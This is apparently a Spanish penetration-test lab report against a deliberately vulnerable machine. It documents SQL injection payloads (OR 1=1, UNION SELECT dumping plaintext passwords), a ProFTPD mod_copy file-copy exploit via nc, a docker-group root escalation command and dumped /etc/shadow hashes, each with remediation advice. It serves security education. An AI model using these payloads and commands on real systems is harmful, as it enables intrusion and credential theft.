darth_vader	Darth	Vader	6666
anakin_skywalker	Anakin	Skywalker	1025
jarjar_binks	Jar-Jar	Binks	2048
lando_calrissian	Lando	Calrissian	40000

At the bottom of the browser window, a taskbar shows an open file named 'Paula Fernández Fernández.txt'.

Esta carga tiene como objetivo forzar que la condición de la consulta SQL sea siempre verdadera. Es probable que la aplicación ejecutase internamente una consulta similar a:

```
SELECT username, first_name, last_name, salary  
FROM users  
WHERE username = '$USER';
```

Al introducir el payload anterior, la consulta quedaría modificada de forma similar a:

```
SELECT username, first_name, last_name, salary  
FROM users  
WHERE username = " OR 1=1 #';
```

La condición OR 1=1 siempre se cumple, por lo que la base de datos devuelve todos los registros de la tabla. El carácter # se utiliza como comentario, anulando el resto de la consulta original y evitando posibles errores de sintaxis.

Como resultado, la aplicación mostró información de múltiples usuarios, incluyendo nombres, apellidos y salarios, evidenciando una exposición de datos sensibles.

5.2.2 Extracción de credenciales mediante UNION SELECT.

Una vez comprobada la vulnerabilidad, se realizó una prueba más avanzada utilizando una inyección SQL de tipo UNION-Based. Esta técnica permite unir los resultados de la consulta original con los datos obtenidos de otra tabla de la base de datos.

El payload utilizado fue:

```
' UNION SELECT username, password, null, null FROM users #
```

En este caso, la instrucción UNION SELECT permitió solicitar columnas concretas de la tabla users, concretamente username y password.

Los valores null, null se añadieron para igualar el número de columnas esperadas por la consulta original, evitando errores en la respuesta de la aplicación. De nuevo, el carácter # permitió comentar el resto de la consulta.

El resultado obtenido fue la exposición de nombres de usuario y contraseñas almacenadas en texto claro, lo que confirma un fallo grave tanto en la validación de entradas como en la protección de credenciales.

← → ↻ 🏠 10.0.2.203/payroll_app.php ☆ 🛡️ 👤 📄 ☰

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

Welcome, ' UNION SELECT username, password, null, null FROM users

Username	First Name	Last Name	Salary
leia_organa	help_me_obiwan		
luke_skywalker	like_my_father_beforeme		
han_solo	nerf_herder		
artoo_detoo	b00p_b33p		
c_three_pio	Pr0t0c07		
ben_kenobi	thats_no_m00n		
darth_vader	Dark_syD3		
anakin_skywalker	but_master:(		
jarjar_binks	mesah_p@ssw0rd		

Paula Fernández Fernández.txt × +

5.2.3 Impacto del hallazgo

Esta vulnerabilidad tiene un impacto crítico, ya que permite a un atacante consultar información interna de la base de datos sin autenticación adecuada. Además, la exposición de contraseñas en texto claro facilita ataques posteriores contra otros servicios del sistema, especialmente si los usuarios reutilizan credenciales.

En conclusión, la aplicación `payroll_app.php` presenta una falta de sanitización de entradas y una gestión insegura de credenciales, permitiendo la exfiltración de información sensible mediante inyección SQL.

5.3 V-03 – ProFTPD 1.3.5: copia arbitraria de archivos.

Se detectó una vulnerabilidad en el servicio ProFTPD expuesto en el puerto 21, identificada como CVE-2015-3306. El módulo `mod_copy`, habilitado por defecto, permitió a un atacante no autenticado utilizar los comandos `SITE CPFR` y `SITE CPTO` para copiar archivos arbitrarios del sistema.

Aprovechando esta falla, se copió el archivo sensible `/etc/passwd` al directorio web, dejando al descubierto la lista completa de usuarios del sistema y comprometiendo la confidencialidad de las cuentas locales. Para validar el hallazgo de forma controlada, se realizó una conexión al servicio FTP y se intentó copiar el archivo `/etc/passwd` hacia el directorio web del servidor:

```
(paula@kali)-[~]
$ nc 10.0.2.203 21
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [10.0.2.203]
SITE CPFR /etc/passwd
350 File or directory exists, ready for destination name
SITE CPTO /var/www/html/passwd.txt
250 Copy successful
```

Posteriormente, se comprobó desde el navegador si el archivo era accesible mediante: `http://10.0.2.203/passwd.txt`

```
← → ↻ 🏠 10.0.2.203/passwd.txt
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
```

El resultado confirma que el servicio FTP presenta una configuración vulnerable que puede permitir la divulgación de información sensible del sistema.

6. Post-explotación y escalada de privilegios.

Tras obtener acceso inicial mediante la explotación del servicio IRC, se procedió a la fase de post-explotación con el objetivo de analizar el sistema comprometido y evaluar la posibilidad de escalar privilegios.

6.1 Identificación del vector de escalada.

La pertenencia al grupo `docker` representa una configuración insegura, ya que permite a un usuario ejecutar contenedores con privilegios elevados y acceder al sistema de archivos del host. Esto implica que un usuario sin privilegios administrativos puede escalar a root mediante el uso de contenedores.

6.2 Escalada a root.

Para validar esta condición, se ejecutó un contenedor montando el sistema de archivos raíz del host y realizando un `chroot` sobre el mismo:

```
boba_fett@ubuntu:/opt/unrealircd/Unreal3.2$ docker run -v /:/hostOS -i -t ubuntu chroot /hostOS /bin/bash
chroot /hostOS /bin/bash -i -t ubuntu
root@6196fb2e7dde:/# id
id
uid=0(root) gid=0(root) groups=0(root)
root@6196fb2e7dde:/# cat /etc/shadow
cat /etc/shadow
root::!18564:0:99999:7:::
daemon:*:16176:0:99999:7:::
bin:*:16176:0:99999:7:::
sys:*:16176:0:99999:7:::
sync:*:16176:0:99999:7:::
games:*:16176:0:99999:7:::
man:*:16176:0:99999:7:::
lp:*:16176:0:99999:7:::
mail:*:16176:0:99999:7:::
news:*:16176:0:99999:7:::
uucp:*:16176:0:99999:7:::
proxy:*:16176:0:99999:7:::
www-data:*:16176:0:99999:7:::
backup:*:16176:0:99999:7:::
list:*:16176:0:99999:7:::
irc:*:16176:0:99999:7:::
gnats:*:16176:0:99999:7:::
nobody:*:16176:0:99999:7:::
libuuid:!:16176:0:99999:7:::
syslog:*:16176:0:99999:7:::
messagebus:*:18564:0:99999:7:::
sshd:*:18564:0:99999:7:::
statd:*:18564:0:99999:7:::
vagrant:$6$NABMNgx0$T2lvEhArj0ImjvR0ySq8vka/r8MWhhzNgT3Z5FS1LcPS5D325ESK5LjFJymb2jo/m4NmDg8aE10TWWI3la.Y3/:18564:0:9
9999:7:::
dirmngr:*:18564:0:99999:7:::
leia_organa:$1$N6DIbGGZ$LpERCrfi8IXlNebhQuYlK/:18564:0:99999:7:::
luke_skywalker:$1$/7D550zb$Y/aKb.UNrDS2w7nZVq.LL/:18564:0:99999:7:::
han_solo:$1$6jIF3qTC$7jEXfQsNENuWYe06cK7m1.:18564:0:99999:7:::
artoo_detoo:$1$tFvzyRnv$mawnXAR4GgABt8rtN7Dfv.:18564:0:99999:7:::
c_three_pio:$1$LXx7tKuo$xuM4AxkByTUD78BaJdYdG.:18564:0:99999:7:::
ben_kenobi:$1$5nfRD/bA$y7ZZD0NimJTbX9FtvHJX1:18564:0:99999:7:::
darth_vader:$1$rLuMkR1R$YHUmHRxhswnf07eTUUFHJ.:18564:0:99999:7:::
anakin_skywalker:$1$jlpeszLc$PW4IPiULtwiSH5YaTLRaB0:18564:0:99999:7:::
jarjar_binks:$1$SNokFi0c$F.SvjZQjYRSuoBuobRWMh1:18564:0:99999:7:::
lando_calrissian:$1$Af1ek3xT$nKc8jkJ30gMQWeW/6.ono0:18564:0:99999:7:::
boba_fett:$1$TjxlMv4j$K/rG1vb4.pj.z0yFWJ.ZD0:18564:0:99999:7:::
jabba_hutt:$1$9rpNcs3v$//v2ltj5MYhfUOHYVAzjD/:18564:0:99999:7:::
greedo:$1$voU.f3Tj$tsG8ZJbBS4JwTchsRUW0a1:18564:0:99999:7:::
chewbacca:$1$.qt4t8zH$RdKbdaFuqc7rYiDXSoQCI.:18564:0:99999:7:::
kylo_ren:$1$rpvxsssI$H0BC/qL92d0GgmD/uSELx.:18564:0:99999:7:::
mysql:!:18564:0:99999:7:::
avahi:*:18564:0:99999:7:::
colord:*:18564:0:99999:7:::
```

¿Qué hace este comando?

docker run: Arranca un contenedor.

-v /:/hostOS: Monta todo el disco duro de la máquina real (/) dentro del contenedor en la carpeta /hostOS.

chroot /hostOS: Cambia la raíz del terminal a la carpeta montada.

Gracias a este comando, estamos dentro del sistema con privilegios de root.

6.4 Impacto.

Esta vulnerabilidad permite a un atacante con acceso inicial al sistema:

- Escalar privilegios hasta nivel **root**
- Acceder a todo el sistema de archivos
- Leer información sensible (por ejemplo, /etc/shadow)
- Comprometer completamente el sistema


La combinación de la explotación inicial (UnrealIRCd) y la mala configuración del grupo **docker** permitió un compromiso total del sistema, demostrando la existencia de múltiples fallos críticos en la seguridad de la máquina.

6.5 Cambio de contraseña de root.

```
root@6196fb2e7dde:/# passwd root
passwd root
Enter new UNIX password: abc123.

Retype new UNIX password: abc123.

passwd: password updated successfully
```

A terminal window with a dark background. The prompt is root@6196fb2e7dde:/#. The user enters 'passwd root', then 'passwd root', then 'abc123.', then 'abc123.', and finally 'passwd: password updated successfully'. The window title bar shows 'Paula Fernández Fernández.txt'.

```
Ubuntu 14.04 LTS ubuntu tty1


ubuntu login: root
Password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
New release '16.04.7 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

root@ubuntu:~#
```

A terminal window with a dark background. The prompt is ubuntu login: root. The user enters 'root', then 'Password:'. The terminal shows 'Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)', followed by documentation links, a new release notice, and a disclaimer. The prompt changes to root@ubuntu:~#. The window title bar shows 'Paula Fernández Fernández.txt'.

7. Informe de Auditoría de Seguridad (Pentesting)

7.1 Resumen de Hallazgos

V-01: Ejecución Remota de Comandos (Backdoor en UnrealIRCd)

Severidad: Crítica (CVSS 10.0)

Impacto:

La vulnerabilidad detectada en el servicio UnrealIRCd permite la ejecución remota de comandos sin autenticación. Mediante su explotación se obtuvo acceso al sistema con una shell bajo el usuario `boba_fett`. Dado que este usuario pertenece al grupo `docker`, fue posible escalar privilegios hasta nivel root, logrando el control total del sistema operativo.

Evidencia: Se envió el comando `AB`; al puerto 6697, obteniendo una conexión remota interactiva con el sistema objetivo.

Propuesta de corrección: Actualizar UnrealIRCd a una versión segura o eliminar el servicio si no es necesario. Además, se recomienda restringir el acceso al puerto y verificar la integridad de los binarios instalados.

V-02: Inyección SQL (Acceso y Exfiltración de Datos)

Severidad: Crítica (CVSS 9.1)

Impacto: La aplicación web `payroll_app.php` presenta una vulnerabilidad de inyección SQL que permite modificar las consultas ejecutadas por el servidor. Mediante su explotación se logró acceder a información sensible, incluyendo datos de nóminas y credenciales de usuarios almacenadas en texto plano, lo que podría facilitar accesos no autorizados a otros servicios.

Evidencia: Uso del payload: `' UNION SELECT username, password, null, null FROM users #` que permitió obtener directamente los nombres de usuario y contraseñas desde la base de datos.

Propuesta de corrección: Implementar consultas preparadas y validación de entradas. Asimismo, es imprescindible almacenar contraseñas utilizando algoritmos de hashing seguros como `bcrypt` o `Argon2`.

V-03: Divulgación de Archivos del Sistema (ProFTPD mod_copy)

Severidad: Alta (CVSS 8.1)

Impacto: El servicio ProFTPD presenta una vulnerabilidad que permite copiar archivos del sistema sin autenticación. Esto posibilita a un atacante acceder a información interna del sistema, como el listado de usuarios (`/etc/passwd`), facilitando la preparación de ataques posteriores.

Evidencia: Se ejecutaron los comandos:

SITE CPFR /etc/passwd SITE CPTO /var/www/html/passwd.txt

permitiendo visualizar el contenido del archivo desde el navegador web.

Propuesta de corrección: Actualizar ProFTPD a una versión no vulnerable o deshabilitar el módulo `mod_copy`. En caso de no ser necesario, se recomienda restringir o eliminar el servicio FTP.

7.2 Tabla de Resumen de Riesgos

ID	Vulnerabilidad	Severidad	Impacto principal	Prioridad
V-01	Backdoor en UnrealIRCd	Crítica	Ejecución remota + acceso root completo	Alta
V-02	Inyección SQL en <code>payroll_app.php</code>	Crítica	Exfiltración de datos sensibles y credenciales	Alta
V-03	Copia arbitraria de archivos (ProFTPD <code>mod_copy</code>)	Alta	Exposición de archivos internos del sistema	Media

7.3 Conclusión técnica.

La máquina evaluada presenta múltiples vulnerabilidades críticas que permiten el compromiso completo del sistema en un tiempo reducido.

La explotación del servicio IRC permitió obtener acceso inicial al sistema, el cual fue posteriormente escalado a privilegios de administrador debido a una configuración insegura del grupo `docker`. Este hecho demuestra una falta de control en la gestión de privilegios y aislamiento de servicios.

Por otro lado, la aplicación web presenta fallos graves de seguridad, como la ausencia de validación de entradas, lo que ha permitido realizar ataques de inyección SQL y extraer información sensible de la base de datos, incluyendo credenciales en texto claro.

Finalmente, el servicio FTP expone una vulnerabilidad que permite la manipulación de archivos sin autenticación, facilitando la divulgación de información interna del sistema.

En conjunto, estos hallazgos evidencian una deficiente postura de seguridad, caracterizada por el uso de software desactualizado, malas configuraciones y ausencia de controles básicos de protección.

Se recomienda aplicar medidas correctivas de forma prioritaria, incluyendo:

- Actualización de servicios vulnerables
- Eliminación de accesos innecesarios
- Implementación de validación de entradas en aplicaciones web
- Restricción de privilegios en el sistema